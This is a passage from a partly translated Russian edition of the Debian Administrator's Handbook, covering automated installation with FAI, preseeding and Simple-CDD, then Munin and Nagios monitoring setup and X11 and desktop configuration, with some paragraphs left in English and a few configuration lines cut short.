Once the profiles are defined, the **fai-setup** command generates the elements required to start a FAI installation; this mostly means preparing or updating a minimal system (NFS-root) used during installation. An alternative is to generate a dedicated boot CD with **fai-cd**.

Для создания всех этих конфигурационных файлов нужно иметь представление о том, как работает FAI. Типичный процесс установки включает следующие шаги:

- получение ядра по сети и загрузка его;
- монтирование корневой файловой системы по NFS;
- запуск **/usr/sbin/fai**, который контролирует оставшуюся часть процесса (следующие шаги, таким образом, запускаются этим

сценарием);

- копирование конфигурации с сервера в /fai/;
- запуск **fai-class**. Сценарии /fai/class/[0-9][0-9]* последовательно выполняются и возвращают имена «классов», которые применяются к устанавливаемой машине; эта информация послужит основой для дальнейших шагов. Это придаёт некоторую гибкость в определении сервисов, которые следует установить и настроить.
- получение набора переменных конфигурации, в зависимости от соответствующих классов;
- разметка дисков и форматирование разделов на основании информации, предоставленной классом /fai/disk_config/class;
- монтирование указанных разделов;
- установка базовой системы;
- предварительная подготовка базы данных Debconf с помощью **fai-debconf**;
- получение списка доступных пакетов для APT;
- установка пакетов, перечисленных в /fai/package_config/class;
- выполнение постконфигурационных сценариев, /fai/scripts/class/[0-9][0-9]*;
- запись журналов установки, отмонтирование разделов и перезагрузка.

12.3.2. Пресидинг Debian-Installer

В конце концов, если рассуждать логически, лучшим инструментом для установки Debian должен быть официальный установщик Debian. По этой причине `debian-installer` с самого начала разрабатывался для автоматизированной установки, используя возможности, предоставляемые `debconf`. Последняя позволяет, с одной стороны, уменьшить число задаваемых вопросов (для скрытых вопросов будет использоваться ответ, заданный по умолчанию), а с другой стороны, устанавливать ответы по умолчанию отдельно, так что установка может быть неинтерактивной. Последняя возможность известна как *пресидинг* ("preseeding").

УГЛУБЛЯЕМСЯ Debconf с централизованной базой данных

Пресидинг позволяет предоставить набор ответов на вопросы, задаваемые `Debconf` во время установки, но эти ответы являются статичными и не меняются с течением времени. Поскольку уже установленные машины могут нуждаться в обновлении, и могут потребоваться новые ответы, конфигурационный файл `/etc/debconf.conf` можно настроить таким образом, чтобы `Debconf` использовал внешние источники данных (таки как сервер каталогов LDAP или удалённый файл, доступный через NFS или Samba). Можно задать несколько разных источников данных, которые будут дополнять друг друга. Локальная база данных по-прежнему будет использоваться (для доступа на чтение и запись), в то время как удалённые базы обычно ограничиваются только чтением. На странице руководства `debconf.conf(5)` подробно описаны возможные варианты (понадобится пакет `debconf-doc`).

12.3.2.1. Использование preseed-файла

Есть несколько мест, откуда установщик может получить файл пресидинга:

- в `initrd`, используемом для запуска машины; в этом случае пресидинг происходит на самом раннем этапе установки, и можно избежать каких бы то ни было вопросов. Нужно лишь назвать файл `preseed.cfg` и сохранить его в корне `initrd`.
- на загрузочном носителе (CD или USB-брелоке); пресидинг в таком случае происходит, как только носитель смонтирован, то есть сразу

после вопросов о языке и раскладке клавиатуры. Для указания расположения файла пресидинга можно использовать параметр загрузки `preseed/file` (например, `/cdrom/preseed.cfg` при установке с CD-ROM, или `/hd-media/preseed.cfg` в случае USB-брелока).

- из сети; в таком случае пресидинг происходит после (автоматической) настройки сети; соответствующий загрузочный параметр в таком случае — `preseed/url=http://server/preseed.cfg`.

На первый взгляд, включение файла пресидинга в `initrd` выглядит наиболее интересным решением; однако оно редко используется на практике, потому что генерация `initrd` установщика довольно сложна. Другие два решения гораздо более общеприняты, тем более что параметры загрузки предоставляют другой путь пресидинг ответов на первые вопросы процесса установки. Обычный путь избежания возни с вписыванием параметров загрузки вручную при каждой установки — сохранить их в конфигурации **`isolinux`** (в случае CD-ROM) или **`syslinux`** (USB-брелок).

12.3.2.2. Создание preseed-файла

Preseed-файл — это простой текстовый файл, в котором каждая строка содержит ответ на один вопрос Debconf. Стока разбиты на четыре поля, разделённых между собой пробельными символами (пробелами или символами табуляции), например `d-i mirror/suite string stable`:

- первое поле — это «владелец» вопроса; «`d-i`» используется для вопросов, относящихся к установщику, но это также может быть имя пакета для вопросов, относящихся к пакетам Debian;
- второе поле — это идентификатор вопроса;
- третье — тип вопроса;
- четвёртое и последнее поле содержит значение ответа. Заметьте, что оно должно быть отделено от третьего поля одним пробелом; если пробелов больше одного, последующие пробелы будут считаться частью значения.

Простейший путь написать preseed-файл — установить систему вручную. После этого **debconf-get-selections --installer** предоставит ответы, относящиеся к установщику. Ответы о других пакетах могут быть получены с помощью **debconf-get-selections**. Однако более правильным решением будет написать preseed-файл вручную, руководствуясь примером и справочной документацией: при таком подходе пресидингу подвергнутся только вопросы, для которых следует изменить значение ответа по умолчанию; используя параметр загрузки `priority=critical`, можно указать Debconf, что следует задавать только критические вопросы, и использовать ответ по умолчанию для остальных.

ДОКУМЕНТАЦИЯ Приложение к руководству по установке

The installation guide, available online, includes detailed documentation on the use of a preseed file in an appendix. It also includes a detailed and commented sample file, which can serve as a base for local customizations.

- <https://www.debian.org/releases/stable/amd64/apb>
- <https://www.debian.org/releases/stable/example-preseed.txt>

12.3.2.3. Создание модифицированного загрузочного носителя

Знать, где разместить preseed-файл, конечно, уже хорошо, но одного этого знания недостаточно: нужно, так или иначе, внести изменения в загрузочные параметры носителя, с которого осуществляется установка, и добавить preseed-файл.

12.3.2.3.1. Сетевая загрузка

When a computer is booted from the network, the server sending the initialization elements also defines the boot parameters. Thus, the change needs to be made in the PXE configuration for the boot server; more specifically, in its `/tftpboot/pxelinux.cfg/default` configuration file. Setting up network boot is a prerequisite; see the Installation Guide for

details.

→ <https://www.debian.org/releases/stable/amd64/ch04s05>

12.3.2.3.2. Подготовка загрузочного USB-брелока

Когда загрузочный брелок подготовлен (см. [Раздел 4.1.2, «Загрузка с USB-брелока»](#)), нужно выполнить несколько дополнительных операций. Если содержимое брелока доступно в каталоге /media/usbdisk/:

- скопируйте файл ответов в /media/usbdisk/preseed.cfg
- отредактируйте /media/usbdisk/syslinux.cfg и добавьте необходимые параметры загрузки (см. пример ниже).

Пример 12.2. файл syslinux.cfg и параметры файла ответов

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US.UTF-8 keymap=ru
```

12.3.2.3.3. Создание образа CD-ROM

USB-брелок является перезаписываемым носителем, поэтому нам было легко добавить туда файл и изменить несколько параметров. В случае CD-ROM эта процедура усложняется, поскольку требуется перегенерировать весь ISO-образ. Для этой задачи служит debian-cd, но этот инструмент несколько неудобен в использовании: ему требуется локальное зеркало, и для работы с ним необходимо понимать все опции /usr/share/debian-cd/CONF.sh; даже при соблюдении этих условий нужно несколько раз запускать **make**. По этой причине крайне рекомендуется ознакомиться с файлом /usr/share/debian-cd/README.

С другой стороны, debian-cd всегда работает сходным образом: создаётся каталог «образа» с содержимым CD-ROM, а затем он преобразуется в ISO-образ с помощью такого инструмента как **genisoimage**, **mkisofs** или **xorriso**. Создание каталога образа завершается после выполнения шага **make image-trees**. На этом этапе мы добавляем preseed-файл в соответствующий каталог (обычно \$TDIR/\$CODENAME/CD1/, где \$TDIR и \$CODENAME являются

параметрами, определёнными в конфигурационном файле CONF.sh). На CD-ROM в качестве загрузчика используется isolinux, и необходимо изменить его конфигурацию, сгенерированную debian-cd, чтобы добавить нужные параметры загрузки (в файле \$TDIR/\$CODENAME/boot1/isolinux/isolinux.cfg). После этого можно продолжить «нормальную» процедуру и сгенерировать ISO-образ с помощью **make image CD=1** (или **make images**, если генерируются несколько образов).

12.3.3. Simple-CDD: решение «всё-в-одном»

Простого использования preseed-файла недостаточно, чтобы удовлетворить всем требованиям, которые могут предъявляться при массовом развёртывании. Несмотря на наличие возможности выполнить некоторые сценарии в конце обычного процесса установки, выбор набора пакетов для установки всё же недостаточно гибок (собственно, можно выбрать для установки только «задачи»); что более важно, возможна установка только официальных пакетов Debian, но не локально собранных.

С другой стороны, `debian-cd` способен включать сторонние пакеты, а `debian-installer` может быть расширен путём включения новых шагов в процесс установки. Совмещение этих возможностей позволило бы создать модифицированный установщик, удовлетворяющий нашим запросам; он даже мог бы быть способен сконфигурировать некоторые сервисы после распаковки необходимых пакетов. К счастью, это не пустое предположение, поскольку это в точности то, что делает Simple-CDD (в пакете `simple-cdd`).

Назначение Simple-CDD — дать возможность каждому легко создавать дистрибутив, производный от Debian, выбрав набор пакетов из числа доступных, предварительно настроив их с помощью `Debconf`, добавив специальное программное обеспечение и добавив сценарии, которые будут выполнены в конце установки. Это соответствует принципу «универсальной операционной системы», поскольку каждый может адаптировать её под свои собственные нужды.

12.3.3.1. Создание профилей

Simple-CDD определяет «профили», сходные с «классами» FAI, причём у машины может быть несколько профилей (назначенных во время установки). Профиль определяется набором файлов `profiles/profile.*`:

- файл `.description` содержит одну строку с описанием профиля;

- файл `.packages` содержит список пакетов, которые будут автоматически установлены при выборе профиля;
- файл `.downloads` содержит список пакетов, которые будут записаны на установочный носитель, но не обязательно установлены;
- файл `.preseed` содержит информацию для пресидинга вопросов Debconf (для установщика и/или пакетов);
- файл `.postinst` содержит сценарий, который будет запущен по завершении процесса установки;
- наконец, файл `.conf` позволяет менять некоторые параметры Simple-CDD на основании профилей, включённых в образ.

Профиль `default` играет особую роль, поскольку он всегда выбран; это минимальный профиль, необходимый для работы Simple-CDD.

Единственное, что обычно настраивается в этом профиле, — параметр пресидинга `simple-cdd/profiles`: это позволяет избежать вопроса, добавленного Simple-CDD, о том, какие профили необходимо установить.

Заметьте также, что команды потребуется вызывать из родительского каталога по отношению к каталогу `profiles`.

12.3.3.2. Настройка и использование `build-simple-cdd`

КРАТКИЙ ЭКСКУРС Конфигурационный файл в подробностях

Пример конфигурационного файла Simple-CDD со всеми возможными параметрами входит в состав пакета (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Его можно использовать как отправную точку при создании своего конфигурационного файла.

Simple-CDD для полноценной работы требуется передать множество параметров. Чаще всего они указываются в конфигурационном файле, который передаётся **`build-simple-cdd`** с помощью опции `--conf`, но они также могут быть указаны в виде отдельных параметров **`build-simple-cdd`**. Вот беглый обзор того, как эта команда себя ведёт, и как можно использовать эти параметры:

- параметр `profiles` служит для перечисления профилей, которые будут включены на генерируемый образ CD-ROM;
- на основании списка необходимых пакетов Simple-CDD загружает соответствующие файлы с сервера, указанного в параметре `server`, и собирает их из них частичное зеркало (которое будет затем передано `debian-cd`);
- пользовательские пакеты, указанные в параметре `local_packages`, также включаются в это локальное зеркало;
- затем запускается `debian-cd` (в каталоге по умолчанию, который можно задать с помощью переменной `debian_cd_dir`) со списком пакетов для включения;
- когда `debian-cd` подготовит свой каталог, Simple-CDD вносит в него некоторые изменения:
 - файлы с профилями добавляются в подкаталог `simple-cdd` (который будет записан на CD-ROM);
 - также добавляются другие файлы, перечисленные в параметре `all_extras`;
 - параметры загрузки изменяются, чтобы включить пресидинг. Вопросов о языке и стране можно избежать, если сохранить необходимую информацию в переменных `language` и `country`.
- После этого `debian-cd` генерирует окончательный ISO-образ.

12.3.3.3. Генерация ISO-образа

Once we have written a configuration file and defined our profiles, the remaining step is to invoke **`build-simple-cdd --conf simple-cdd.conf`**. After a few minutes, we get the required image in `images/debian-10-amd64-CD-1.iso`.

12.4. Мониторинг

Мониторинг — это общее понятие, и разные его аспекты преследуют разные цели: с одной стороны, отслеживание использования машинных ресурсов позволяет предсказать их исчерпание и необходимость их увеличения; с другой стороны, уведомление администратора, когда сервис стал недоступен или работает некорректно, означает, что возникающие проблемы будут устраниться скорее.

Munin покрывает первую область, отображая графики истории ряда параметров (используемой ОЗУ, занятого дискового пространства, загрузки процессора, сетевого трафика, нагрузки Apache/MySQL, и т. п.). *Nagios* покрывает вторую область, регулярно проверяя, что сервисы работают и доступны, и посылая аварийные уведомления по соответствующим каналам (e-mail, текстовые сообщения и т. п.). Оба построены модульно, что позволяет легко создавать новые плагины для мониторинга специфических параметров и сервисов.

АЛЬТЕРНАТИВА Zabbix, комплексный инструмент мониторинга

Although Munin and Nagios are in very common use, they are not the only players in the monitoring field, and each of them only handles half of the task (graphing on one side, alerting on the other). Zabbix, on the other hand, integrates both parts of monitoring; it also has a web interface for configuring the most common aspects. It has grown by leaps and bounds during the last few years, and can now be considered a viable contender. On the monitoring server, you would install zabbix-server-pgsql (or zabbix-server-mysql), possibly together with zabbix-frontend-php to have a web interface. On the hosts to monitor you would install zabbix-agent feeding data back to the server.

→ <https://www.zabbix.com/>

АЛЬТЕРНАТИВА Icinga, ответвление Nagios

Spurred by divergences in opinions concerning the development model for Nagios (which is controlled by a company), a number of developers forked Nagios and use Icinga as their new name. Icinga is still compatible — so far — with Nagios configurations and plugins, but it also adds extra features.

→ <https://www.icinga.org/>

12.4.1. Настройка Munin

Назначение Munin — наблюдать за множеством машин, и вполне естественно, что он имеет клиент-серверную архитектуру. Центральный узел — построитель графиков — собирает данные со всех наблюдаемых узлов и создаёт графики истории.

12.4.1.1. Настройка узлов для мониторинга

Первый шаг — установка пакета munin-node. Демон, устанавливаемый этим пакетом, слушает порт 4949 и отправляет данные, собранные всеми активными плагинами. Каждый плагин представляет собой простую программу, возвращающую описание собранных данных и последнее измеренное значение. Плагины хранятся в `/usr/share/munin/plugins/`, но на деле используются только те из них, символьные ссылки на которые присутствуют в `/etc/munin/plugins/`.

When the package is installed, a set of active plugins is determined based on the available software and the current configuration of the host. However, this autoconfiguration depends on a feature that each plugin must provide, and it is usually a good idea to review and tweak the results by hand.

Browsing the Plugin Gallery^[4] can be interesting even though not all plugins have comprehensive documentation. However, all plugins are scripts and most are rather simple and well-commented. Browsing `/etc/munin/plugins/` is therefore a good way of getting an idea of what each plugin is about and determining which should be removed. Similarly, enabling an interesting plugin found in `/usr/share/munin/plugins/` is a simple matter of setting up a symbolic link with `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Note that when a plugin name ends with an underscore “_”, the plugin requires a parameter. This parameter must be stored in the name of the symbolic link; for instance, the “if_” plugin must be enabled with a `if_eth0` symbolic link, and it will monitor network traffic on the eth0 interface.

Once all plugins are correctly set up, the daemon configuration must be updated to describe access control for the collected data. This involves allow

directives in the `/etc/munin/munin-node.conf` file. The default configuration is `allow ^127\.0\.0\.1$`, and only allows access to the local host. An administrator will usually add a similar line containing the IP address of the grapher host, then restart the daemon with **`systemctl restart munin-node`**.

УГЛУБЛЯЕМСЯ Создание локальных плагинов

Munin does include detailed documentation on how plugins should behave, and how to develop new plugins.

→ <http://guide.munin-monitoring.org/en/latest/plugin/writing.html>

Лучше всего тестировать плагин, запуская его в тех же самых условиях, в которых он будет вызываться `munin-node`; их можно имитировать, запустив **`munin-run plugin`** от имени суперпользователя. Возможный второй параметр этой команды (например `config`) передаётся как параметр плагину.

Когда плагин вызывается с параметром `config`, он должен описать себя, вернув набор полей:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how many processes are in the ru
load.info 5 minute load average
```

The various available fields are described by the “Plugin reference” available as part of the “Munin guide”.

→ <https://munin.readthedocs.org/en/latest/reference/plugin.html>

Будучи вызванным без параметра, плагин просто возвращает последние измеренные значения; к примеру, вызов **`sudo munin-run load`** может вернуть `load.value 0.12`.

Наконец, когда плагин вызывается с параметром `autoconf`, он должен вернуть «yes» (и статус выхода 0) или «no» (и статус выхода 1) в зависимости от того, следует ли включать плагин на этом узле.

12.4.1.2. Настройка построителя графиков

«Построитель графиков» — это просто компьютер, собирающий данные и создающий на их основании графики. Необходимое для него

программное обеспечение находится в пакете munin. Стандартная конфигурация запускает **munin-cron** (раз в 5 минут), который собирает данные со всех узлов, перечисленных в `/etc/munin/munin.conf` (по умолчанию там указан только локальный узел), сохраняет данные в файлах RRD (*Round Robin Database* — формат файлов, разработанный для хранения данных, меняющихся со временем), хранящихся в `/var/lib/munin/`, и генерирующий HTML-страницу с графиками в `/var/cache/munin/www/`.

Итак, все наблюдаемые машины должны быть перечислены в конфигурационном файле `/etc/munin/munin.conf`. Каждая машина указывается как целая секция с именем, соответствующим машине, и как минимум записью `address`, содержащей её IP-адрес.

```
[ftp.falcot.com]
  address 192.168.0.12
  use_node_name yes
```

Секции могут быть более сложными и описывать дополнительные графики, которые могут быть созданы путём сочетания данных с разных машин. Примеры, приведённые в конфигурационном файле, будут неплохой начальной точкой для настройки.

Последний шаг — публикация сгенерированных страниц; для этого требуется настроить веб-сервер таким образом, чтобы содержимое `/var/cache/munin/www/` было доступно на сайте. Доступ к этому сайту зачастую будет ограничен с помощью или механизма аутентификации, или правил контроля доступа по IP-адресам. Подробности см. в [Раздел 11.2, «Web Server \(HTTP\)»](#).

12.4.2. Настройка Nagios

В отличие от Munin, Nagios не требует обязательной установки чего бы то ни было на наблюдаемых узлах; чаще всего Nagios используется для проверки доступности сетевых сервисов. Например, Nagios может подключиться к веб-серверу и проверить, что конкретная веб-страница может быть получена за заданное время.

12.4.2.1. Установка

The first step in setting up Nagios is to install the nagios4 and monitoring-plugins packages. Installing the packages configures the web interface and the Apache server. The authz_groupfile and auth_digest Apache modules must be enabled, for that execute:

```
# a2enmod authz_groupfile
Considering dependency authz_core for authz_groupfile:
Module authz_core already enabled
Enabling module authz_groupfile.
To activate the new configuration, you need to run:
  systemctl restart apache2
# a2enmod auth_digest
Considering dependency authn_core for auth_digest:
Module authn_core already enabled
Enabling module auth_digest.
To activate the new configuration, you need to run:
  systemctl restart apache2
# systemctl restart apache2
```

Adding other users is a simple matter of inserting them in the /etc/nagios4/hdigest.users file.

Pointing a browser at `http://server/nagios4/` displays the web interface; in particular, note that Nagios already monitors some parameters of the machine where it runs. However, some interactive features such as adding comments to a host do not work. These features are disabled in the default configuration for Nagios, which is very restrictive for security reasons.

Enabling some features involves editing `/etc/nagios4/nagios.cfg`. We also

need to set up write permissions for the directory used by Nagios, with commands such as the following:

```
# systemctl stop nagios4
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nag
# systemctl start nagios4
```

12.4.2.2. Настройка

The Nagios web interface is rather nice, but it does not allow configuration, nor can it be used to add monitored hosts and services. The whole configuration is managed via files referenced in the central configuration file, `/etc/nagios4/nagios.cfg`.

В эти файлы не стоит погружаться, не вникнув в некоторые базовые принципы Nagios. В конфигурации перечисляются объекты следующих типов:

- *host* (узел) — машина, которую необходимо наблюдать;
- *hostgroup* (группа узлов) — набор узлов, которые следует сгруппировать вместе при отображении или для учёта некоторых общих элементов конфигурации;
- *service* (сервис) — тестируемый элемент, относящийся к узлу или группе узлов. Это, как правило, проверка сетевого сервиса, хотя сюда может входить и проверка, держатся ли некоторые параметры на приемлемом уровне (например свободное дисковое пространство или загрузка процессора);
- *servicegroup* (группа сервисов) — набор сервисов, которые следует сгруппировать вместе при отображении;
- *contact* (контакт) — лицо, которому следует направлять аварийные предупреждения;
- *contactgroup* (группа контактов) — набор таких контактов;
- *timeperiod* (временной интервал) — промежуток времени, в течение которого должны быть проверены некоторые сервисы;
- *command* (команда) — командная строка, выполняемая для проверки данного сервиса.

У каждого объекта, в соответствии с его типом, есть набор свойств, которые можно менять. Полный список слишком длинен, чтобы приводить его здесь, поэтому отметим только самые важные свойства и отношения между объектами.

Сервис использует команду для проверки состояния некой функциональности на узле (или группе узлов) на протяжении временного интервала. В случае проблемы Nagios отправляет предупреждение всем членам группы контактов, привязанной к сервису. Предупреждение отправляется каждому члену в соответствии с каналом, описанным в соответствующем объекте контакта.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining new hosts, services and contacts is a simple matter of deriving from the provided generic objects. The files in `/etc/nagios4/conf.d/` are a good source of information on how they work.

Администраторы Falcot Corp используют следующую конфигурацию:

Пример 12.3. `/etc/nagios4/conf.d/falcot.cfg` file

```
define contact{
    name                                generic-contact
    service_notification_period          24x7
    host_notification_period            24x7
    service_notification_options        w,u,c,r
    host_notification_options          d,u,r
    service_notification_commands      notify-service-by-email
    host_notification_commands         notify-host-by-email
    register                            0 ; Template only
}
define contact{
    use                                generic-contact
    contact_name                      rhertzog
    alias                             Raphael Herzog
    email                            hertzog@debian.org
}
define contact{
    use                                generic-contact
    contact_name                      rmas
```

```

        alias      Roland Mas
        email     lolando@debian.org
}

define contactgroup{
    contactgroup_name      falcot-admins
    alias                  Falcot Administrators
    members                rhertzog,rmas
}

define host{
    use                   generic-host ; Name of host template to
    host_name             www-host
    alias                 www.falcot.com
    address               192.168.0.5
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}
define host{
    use                   generic-host ; Name of host template to
    host_name             ftp-host
    alias                 ftp.falcot.com
    address               192.168.0.6
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}

# команда 'check_ftp' с пользовательскими параметрами
define command{
    command_name          check_ftp2
    command_line           /usr/lib/nagios/plugins/check_ftp -H $H
}

# Стандартный сервис Falcot
define service{
    name                  falcot-service
    use                   generic-service
    contact_groups        falcot-admins
    register              0
}

# Сервисы, проверяемые на www-host
define service{
    use                   falcot-service
    host_name             www-host
    service_description   HTTP
    check_command         check_http
}

```

```

define service{
    use                  falcot-service
    host_name           www-host
    service_description HTTPS
    check_command       check_https
}
define service{
    use                  falcot-service
    host_name           www-host
    service_description SMTP
    check_command       check_smtp
}

# Сервисы, проверяемые на ftp-host
define service{
    use                  falcot-service
    host_name           ftp-host
    service_description FTP
    check_command       check_ftp2
}

```

This configuration file describes two monitored hosts. The first one is the web server, and the checks are made on the HTTP (80) and secure-HTTP (443) ports. Nagios also checks that an SMTP server runs on port 25. The second host is the FTP server, and the check includes making sure that a reply comes within 20 seconds. Beyond this delay, a *warning* is emitted; beyond 30 seconds, the alert is deemed critical. The Nagios web interface also shows that the SSH service is monitored: this comes from the hosts belonging to the `ssh-servers` hostgroup. The matching standard service is defined in `/etc/nagios4/conf.d/services_nagios2.cfg`.

Обратите внимание на использование наследования: то, что объект наследует другому объекту, указывается с помощью «`use имя-родителя`». Родительский объект должен быть идентифицируемым, для чего ему должно быть установлено свойство «`name идентификатор`». Если родительский объект не является реальным объектом, а служит только для создания потомков, следует установить ему свойство «`register 0`»; оно укажет Nagios, что объект не надо учитывать, и тогда нехватка некоторых параметров, которые в ином случае были бы обязательными, будет проигнорирована.

ДОКУМЕНТАЦИЯ Список свойств объектов

A more in-depth understanding of the various ways in which Nagios can be configured can be obtained from the documentation hosted on <https://assets.nagios.com/downloads/nagioscore/docs/nagioscore/4/en/index.html>. It includes a list of all object types, with all the properties they can have. It also explains how to create new plugins.

УГЛУБЛЯЕМСЯ Удалённые проверки с помощью NRPE

Многие плагины Nagios позволяют проверять ряд параметров локально на узле; если требуется производить такие проверки на многих машинах, в то время как центральная установка будет их собирать информацию, нужно установить плагин NRPE (*Nagios Remote Plugin Executor*). Пакет nagios-nrpe-plugin должен быть установлен на сервере Nagios, а nagios-nrpe-server — на узлах, где следует запускать локальные проверки. Последний читает конфигурацию из /etc/nagios/nrpe.cfg. Этот файл должен содержать список проверок, которые могут запускаться удалённо, и IP-адреса машин, которые могут их запускать. На стороне Nagios эти удалённые проверки включаются путём добавления соответствующих сервисов с использованием новой команды *check_nrpe*.

[4]

→ <http://gallery.munin-monitoring.org>

Глава 13. Рабочая станция

Теперь, когда развёртывание сервера завершено, администраторы могут сфокусироваться на персональных рабочих станциях и создании типовых конфигураций.

13.1. Настройка сервера X11

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, *X11* (Buster contains version *X11R7.7*).

АЛЬТЕРНАТИВЫ X11 - XFree86 и X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term “X11” only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian Buster uses X.org version 7.7.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it is so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file.

Настройка клавиатуры теперь производится в `/etc/default/keyboard`. Этот файл используется для настройки текстовой консоли и графического интерфейса, а управляется пакетом `keyboard-configuration`. Подробности о настройке раскладки клавиатуры доступны в [Раздел 8.1.2, «Настройка клавиатуры»](#).

Пакет `xserver-xorg-core` предоставляет обычный X сервер, используемый 7.x версией X.org. Это модульный сервер, использующий ряд независимых драйверов для поддержки множества различных видов видеокарт. Установка пакета `xserver-xorg` гарантирует наличие сервера и как минимум одного драйвера.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the `vesa` and `fbdev` drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while `fbdev` works on top of the kernel's framebuffer device. Nowadays the X server can run without any administrative privileges (this used to be required to be able to configure the screen) and its log file is then stored in the user's home directory in `~/.local/share/xorg/Xorg.0.log`, whereas it is `/var/log/Xorg.0.log` for X servers started with root privileges and for versions older than Debian 9 Stretch. That log file is where one would look to know what driver is currently in use. For example, the following snippet matches what the `intel` driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

ДОПОЛНИТЕЛЬНО Проприетарные драйверы

Some video card makers (most notably NVIDIA) refuse to publish the hardware specifications that would be required to implement good free drivers. They do, however, provide proprietary drivers that allow using their hardware. This policy is nefarious, because even when the provided driver exists, it is usually not as polished as it should be; more importantly, it does not necessarily follow the X.org updates, which may prevent the latest available driver from loading correctly (or at all). We cannot condone this behavior, and we recommend you avoid these makers and favor more cooperative manufacturers.

If you still end up with such a card, you will find the required packages in the *non-free* section: `nvidia-driver` for NVIDIA cards. It requires a matching kernel module. Building the module can be automated by installing the package `nvidia-kernel-dkms` (for NVIDIA).

The “nouveau” project aims to develop a free software driver for NVIDIA cards and is the default driver that you get for those cards in Debian. In general, its feature set and performance do not match the proprietary driver. In the developers' defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free drivers for ATI video cards, called “`radeon`” and “`amdgpu`”, are much better in that regard although it often requires non-free firmware from the `firmware-amd-graphics` package.

13.2. Настройка графического интерфейса

13.2.1. Выбор Менеджера Дисплеев

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are gdm3 (*GNOME Display Manager*), sddm (suggested for KDE Plasma) and lightdm (*Light Display Manager*). Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked **gdm3** as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options (the list can be found in the `/usr/share/gdm/gdm.schemas` schema file) to control its behaviour while `/etc/gdm3/greeter.dconf-defaults` contains settings for the greeter “session” (more than just a login window, it is a limited desktop with power management and accessibility related tools). Note that some of the most useful settings for end-users can be tweaked with GNOME's control center.

13.2.2. Выбор оконного менеджера

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. GNOME uses the **mutter** window manager, Plasma uses **kwin**, and Xfce (which we present later) has **xfwm**. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

НАЗАД К ОСНОВАМ Оконный менеджер

The window manager displays the “decorations” around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. “Light” (or small footprint) window managers include WindowMaker (in the wmaker package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the **x-window-manager** alternative with the command **update-alternatives --config x-window-manager**.

ОСОБЕННОСТИ DEBIAN Альтернативы

Политика Debian перечисляет ряд стандартизованных команд, предназначенных для выполнения определенных действий. Например, команда **x-window-manager** вызовет менеджер окон. Но Debian не жестко ассоциирует эту команду с каким-то одним оконным менеджером. Администратор может выбрать, какой оконный менеджер должна вызывать эта команда.

Для каждого оконного менеджера соответствующий пакет регистрирует свою команду

запуска со своим приоритетом как возможный выбор для **x-window-manager**. В случае отсутствия явной настройки администратором, установленный приоритет позволяет выбрать для запуска лучший установленный менеджер окон.

И регистрация команд и явная настройка используют скрипт **update-alternatives**. Выбор варианта для символьской команды это просто запуск **update-alternatives --config символическая-команда**. Скрипт **update-alternatives** создает (и поддерживает) символьскую ссылку в каталоге `/etc/alternatives/`, которая, в свою очередь ссылается на расположение исполняемого файла. По прошествии времени пакеты устанавливаются и удаляются, и/или администратор делает явные изменения в конфигурации. Когда пакет обеспечивающий альтернативу удаляется, альтернатива автоматически переходит к лучшему выбору среди остальных возможных команд.

Не все символьские команды явно перечислены в политике Debian. Некоторые сопровождающие пакетов Debian намеренно используют этот механизм в менее простых случаях, когда он все еще приносит гибкость (например **x-www-browser**, **www-browser**, **cc**, **c++**, **awk** и т.д.).

13.2.3. Управление меню

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of available applications, each package usually provides a `.desktop` file in `/usr/share/applications`. The format of those files has been standardized by FreeDesktop.org:

→ <https://standards.freedesktop.org/desktop-entry-spec/latest/>

The applications menus can be further customized by administrators through system-wide configuration files as described by the “Desktop Menu Specification”. End-users can also customize the menus with graphical tools such as kmenuedit (in Plasma), alacarte (in GNOME) or menulibre.

